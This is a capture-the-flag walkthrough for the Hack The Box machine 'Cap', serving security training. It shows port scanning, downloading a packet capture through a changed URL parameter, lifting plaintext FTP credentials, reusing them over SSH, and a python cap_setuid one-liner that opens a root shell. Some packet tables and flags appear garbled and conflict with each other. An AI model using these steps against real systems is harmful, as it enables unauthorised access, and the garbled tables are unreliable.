


Hack the Box : Cap (Linux)

Tools used : Wireshark, GTFobins

Machine IP's address : 10.10.10.245




1. Perform nmap scan to find any open ports

Command : nmap 10.10.10.245

It shows that there are three ports are opened which is port 21 (ftp), port 22 (ssh) and port 80 (http).

```
root@kali:~# nmap 10.10.10.245
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-21 06:13 EDT
Nmap scan report for 10.10.10.245
Host is up (0.22s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
```

2. Run the machine's ip address on browser to check the http site on port 80. The site displays dashboard about security event, failed login attempt and port scans on the network. The site has been logged in by Nathan as username.




On the left side bar, there is a PCAP analysis. PCAP stands for “packet capture”, means that the number packets of data send through over the network.

The screenshot shows the PCAP analysis section of the dashboard. It features a table with two columns: 'Data Type' and 'Value'. The table lists four types of packets: Number of Packets, Number of IP Packets, Number of TCP Packets, and Number of UDP Packets. All values are currently 0. A 'Download' button is located at the bottom left of the table.

Data Type	Value
Number of Packets	0
Number of IP Packets	0
Number of TCP Packets	0
Number of UDP Packets	0

Download


The site display above shows no value. So I change the parameter from 12 to 0 (10.10.10.245/data/0) so the site will display some value. The PCAP file can be download and monitor them using Wireshark.



Data Type	Value
Number of Packets	72
Number of IP Packets	69
Number of TCP Packets	69
Number of UDP Packets	0

3. Run Wireshark to open the pcap file.

Command : wireshark 0.pcap



No.	Time	Source	Destination	Protocol	Length	Info
210	0.447917	192.168.196.1	192.168.196.16	TCP	68	54410 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
220	0.447952	192.168.196.10	192.168.196.1	TCP	68	80 → 54410 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
230	0.448135	192.168.196.1	192.168.196.16	TCP	62	54410 → 80 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
240	0.448205	192.168.196.1	192.168.196.16	HTTP	408	GET /favicon.ico HTTP/1.1
250	0.448213	192.168.196.10	192.168.196.1	TCP	56	80 → 54410 [ACK] Seq=1 Ack=353 Win=64128 Len=0
260	0.448720	192.168.196.16	192.168.196.1	TCP	80	80 → 54410 [PSH, ACK] Seq=1 Ack=353 Win=64128 Len=24 [TCP segment of a reassembled PDU]
270	0.448869	192.168.196.10	192.168.196.1	HTTP	425	HTTP/1.0 404 NOT FOUND (text/html)
280	0.450003	192.168.196.10	192.168.196.16	TCP	62	54410 → 80 [ACK] Seq=353 Ack=395 Win=1050624 Len=0
290	0.450176	192.168.196.1	192.168.196.10	TCP	62	54410 → 80 [FIN, ACK] Seq=353 Ack=395 Win=1050624 Len=0
300	0.450189	192.168.196.10	192.168.196.1	TCP	56	80 → 54410 [ACK] Seq=395 Ack=354 Win=64128 Len=0
310	0.624379	192.168.196.1	192.168.196.16	TCP	68	54411 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
320	0.624824	192.168.196.16	192.168.196.1	TCP	68	21 → 54411 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
330	0.624934	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
340	0.626895	192.168.196.16	192.168.196.1	FTP	76	Response: 220 (vsFTPd 0.9.3)
350	0.667693	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
360	0.126590	192.168.196.1	192.168.196.16	FTP	69	Request: USER nathan
370	0.126526	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
380	0.126630	192.168.196.16	192.168.196.1	FTP	90	Response: 331 Please specify the password.
390	0.167701	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=14 Ack=95 Win=1051136 Len=0
400	0.424998	192.168.196.1	192.168.196.16	FTP	78	Request: PASS Buck31N4TF080J1
410	0.425034	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
420	0.432387	192.168.196.16	192.168.196.1	FTP	79	Response: 230 Login successful.
430	0.432801	192.168.196.1	192.168.196.16	FTP	62	Request: SYST
440	0.432834	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=78 Ack=42 Win=64256 Len=0
450	0.432937	192.168.196.16	192.168.196.1	FTP	75	Response: 215 UNIX Type: L8
460	0.478790	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=42 Ack=97 Win=1050880 Len=0
470	0.389628	192.168.196.1	192.168.196.16	FTP	84	Request: PORT 192,168,196,1,212,148
480	0.389655	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=97 Ack=70 Win=64256 Len=0
490	0.389874	192.168.196.16	192.168.196.1	FTP	107	Response: 200 PORT command successful. Consider using PASV.
500	0.310514	192.168.196.1	192.168.196.16	FTP	62	Request: LIST
510	0.311053	192.168.196.16	192.168.196.1	FTP	95	Response: 150 Here comes the directory listing.
520	0.311479	192.168.196.16	192.168.196.1	FTP	88	Response: 226 Directory send OK.
530	0.311640	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=76 Ack=211 Win=1050880 Len=0
540	0.388771	192.168.196.1	192.168.196.16	FTP	84	Request: PORT 192,168,196,1,212,141
550	0.388988	192.168.196.16	192.168.196.1	FTP	107	Response: 200 PORT command successful. Consider using PASV.
560	0.381554	192.168.196.1	192.168.196.16	FTP	66	Request: LIST -al
570	0.382165	192.168.196.16	192.168.196.1	FTP	95	Response: 150 Here comes the directory listing.
580	0.382504	192.168.196.16	192.168.196.1	FTP	88	Response: 226 Directory send OK.

I monitor the packet line and I found the username and password for the FTP server.

33	2.624934	192.168.196.1	192.168.196.16	TCP	62 54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
34	2.626895	192.168.196.16	192.168.196.1	FTP	76 Response: 220 (vsFTPD 3.0.3)
35	2.667693	192.168.196.1	192.168.196.16	TCP	62 54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
36	4.126500	192.168.196.1	192.168.196.16	FTP	69 Request: USER nathan
37	4.126526	192.168.196.16	192.168.196.1	TCP	56 21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38	4.126630	192.168.196.16	192.168.196.1	FTP	90 Response: 331 Please specify the password.
39	4.167701	192.168.196.1	192.168.196.16	TCP	62 54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
40	5.424998	192.168.196.1	192.168.196.16	FTP	78 Request: PASS Buck3tH4TF0RM3!
41	5.425034	192.168.196.16	192.168.196.1	TCP	56 21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
42	5.432387	192.168.196.16	192.168.196.1	FTP	79 Response: 230 Login successful.

33	2.624934	192.168.196.1	192.168.196.16	TCP	62 54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
34	2.626895	192.168.196.16	192.168.196.1	FTP	76 Response: 220 (vsFTPD 3.0.3)
35	2.667693	192.168.196.1	192.168.196.16	TCP	62 54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
36	4.126500	192.168.196.1	192.168.196.16	FTP	69 Request: USER nathan
37	4.126526	192.168.196.16	192.168.196.1	TCP	56 21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38	4.126630	192.168.196.16	192.168.196.1	FTP	90 Response: 331 Please specify the password.
39	4.167701	192.168.196.1	192.168.196.16	TCP	62 54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
40	5.424998	192.168.196.1	192.168.196.16	FTP	78 Request: PASS Buck3tH4TF0RM3!
41	5.425034	192.168.196.16	192.168.196.1	TCP	56 21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
42	5.432387	192.168.196.16	192.168.196.1	FTP	79 Response: 230 Login successful.

4. With the credentials that I get. I randomly try to login using ssh and it works.

```
root@kali:~# ssh nathan@10.10.10.245
The authenticity of host '10.10.10.245 (10.10.10.245)' can't be established.
ECDSA key fingerprint is SHA256:8TaASv/TRhd0Seq3woLxOcKrI0tDhrZJVrrE0WbzjSc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.245' (ECDSA) to the list of known hosts.
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-73-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Mon Jun 21 11:02:09 UTC 2021

System load:          0.0
Usage of /:            35.5% of 8.73GB
Memory usage:         37%
Swap usage:           0%
Processes:            249
Users logged in:       1
IPv4 address for eth0: 10.10.10.245
IPv6 address for eth0: dead:beef::250:56ff:feb9:4564

=> There are 4 zombie processes.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Jun 21 11:01:34 2021 from 10.10.14.79
nathan@cap:~$
```

Once logged in, I can access to the user flag.

```
nathan@cap:~$ ls
snap user.txt
nathan@cap:~$ cat user.txt
d09cc5d07f302200fd17bd277f90cad
```

5. Privilege escalation

Command : `sudo -l`

I execute this command to see if there are any other commands that are allowed or not allowed by the user (nathan) on the host. The result shows that nathan is not allowed to run sudo on host.

```
-bash-5.0$ sudo -l
[sudo] password for nathan:
Sorry, user nathan may not run sudo on cap.
```

Now I know that nathan does not have permission to run sudo. I try to search for SUID (Set User ID) binaries that can escalate the privileges to get the root shell.

Command : `getcap -r / 2>/dev/null`

getcap - display the name and capabilities of specified file

-r - allow recursive search

2>/dev/null - redirect errors to black hole, means that ignore error output from the command

After using the command, I managed to get the cap_setuid which is located on the python3.8 folder.

```
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

Next I discovered a commonly used privilege escalation tool, GTFOBins.

<https://gtfobins.github.io/>

GTFOBins

☆ Star 4,812


GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate [functions](#) of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a [collaborative](#) project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can [contribute](#) with additional binaries and techniques.

If you are looking for Windows binaries you should visit [LOLBAS](#).



I searched for python binaries, and one of the contents show exactly what I needed

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which python) .
sudo setcap cap_setuid+ep python

./python -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

Command : `python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'`

Using the command that I copied from [GTFOBins](#), I managed to get the root shell of the host. After that, I can access to the flag that located in root.txt

```
-bash-5.0$ python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# cd
# ls
snap user.txt
# whoami
root
# cd root
/bin/sh: 4: cd: can't cd to root
# cd /root
# ;s
/bin/sh: 6: Syntax error: ";" unexpected
# ls
/bin/sh: 6: sls: not found
# ls
root.txt snap
# cat root.txt
0:055f:05f:00:0610:10:00100:07
```

Cap Pwned

